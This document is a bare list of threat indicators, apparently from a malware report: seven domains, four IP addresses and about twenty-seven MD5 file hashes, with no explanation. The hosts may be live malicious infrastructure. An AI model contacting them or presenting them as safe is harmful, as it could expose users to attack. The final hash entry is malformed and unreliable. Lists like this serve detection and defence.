whynotworkonit.top

rythemsjoy.club

genwar.drivethrough.top

mangasiso.top

spectronet.pw

jasper.drivethrough.top

param.drivethrough.top

37.120.140.211

206.189.42.61

198.13.57.49

138.68.81.74

MD5：

47efae687575e61f94b1ad8230f03e46

b7e6a740d8f1229142b5cebb1c22b8b1

103cfbc4f61dd642f9f44b8248545831

be4117d154339e7469d7cbabf7d36dd1

781f90d9dab226b1a0251d8cd4732d51

c3c82fa13bf5baddfbdfe378e379a956

649588f10d0bd618ecb9987912c211d8

7bb0b6eb3383be5cec4b2eabf273c7f9

48dd7291b1cd3e5054a6d8b15f0b9ffe

c2da8cc0725558304dfd2a59386373f7

397ed4c4c372fe50588123d6885497c3

843e633b026c43b63b938effa4a36228

c9b39034b9a1ba04d6685fe1b06ab8a7

e5fdb83c9c9c677132f2d3ee51a438a8

2f4a415008a5ee5357559eeb27de72dc

ffde2dda2cab65c25a8b18dfb17c9f4e

f008d370855653a30d9aaa52c2c28188

d07af74db6ede5266c65624472a7b30b

ff64317aa0e9fb1db212934d91305628

582abd096edc46a8b3f9668ac87a837d

1967aeeaf7bef281d877065656c19f2f

29cf1db34f6b03a2e02ea491cb3bab9c

c13b8a86d2137c1d7d2cfb8da27b20ec

2f95cab44e37f7244d4fcc1d63fa7942

43aac5543b41bc2272b590e4901bebae

428c9aea62d8988697db6e96900d5439

d493cc7db5f891f551e150e71b45a657

696519237 03ae1614fa5bf5a3b87221b